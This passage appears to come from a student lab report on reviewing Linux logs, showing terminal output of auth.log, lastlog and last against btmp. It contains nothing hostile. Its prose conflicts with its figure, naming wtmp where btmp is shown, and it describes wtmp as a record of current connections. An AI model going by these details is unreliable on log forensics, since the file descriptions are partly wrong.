
To view the output content from the report.txt, the following command is used:
cat report.txt | less



```
Terminal
Loading, Please Wait... - Mozilla Firefox
root@Ubuntu: /home/student

root@Ubuntu:/home/student# cat /var/log/auth.log | less
root@Ubuntu:/home/student# lastlog
Username      Port      From      Latest
root          pts/3     203.0.113.2  Fri Mar 13 15:13:53 -0400 2015
daemon
bin            **Never logged in**
sys           **Never logged in**
sync          **Never logged in**
games         **Never logged in**
man           **Never logged in**
lp            **Never logged in**
mail          **Never logged in**
news          **Never logged in**
uucp         **Never logged in**
proxy         **Never logged in**
www-data     **Never logged in**
backup       **Never logged in**
list         **Never logged in**
irc          **Never logged in**
gnats        **Never logged in**
nobody       **Never logged in**
libuuid      **Never logged in**
syslog       **Never logged in**
messagebus   **Never logged in**
```

Figure 2.20



```
root@Ubuntu:/home/student# last -f /var/log/btmp | more
btmp begins Mon Oct 18 05:43:36 2021
```

Figure 2.21

As seen in figure 2.20, to view the the content of the auth.log file which logs system authorization information, the following command is used: **cat /var/log/auth.log | less**
To view the content of the wtmp log which records who is currently connected to the system, the following command is used: **last -f /var/log/wtmp | more**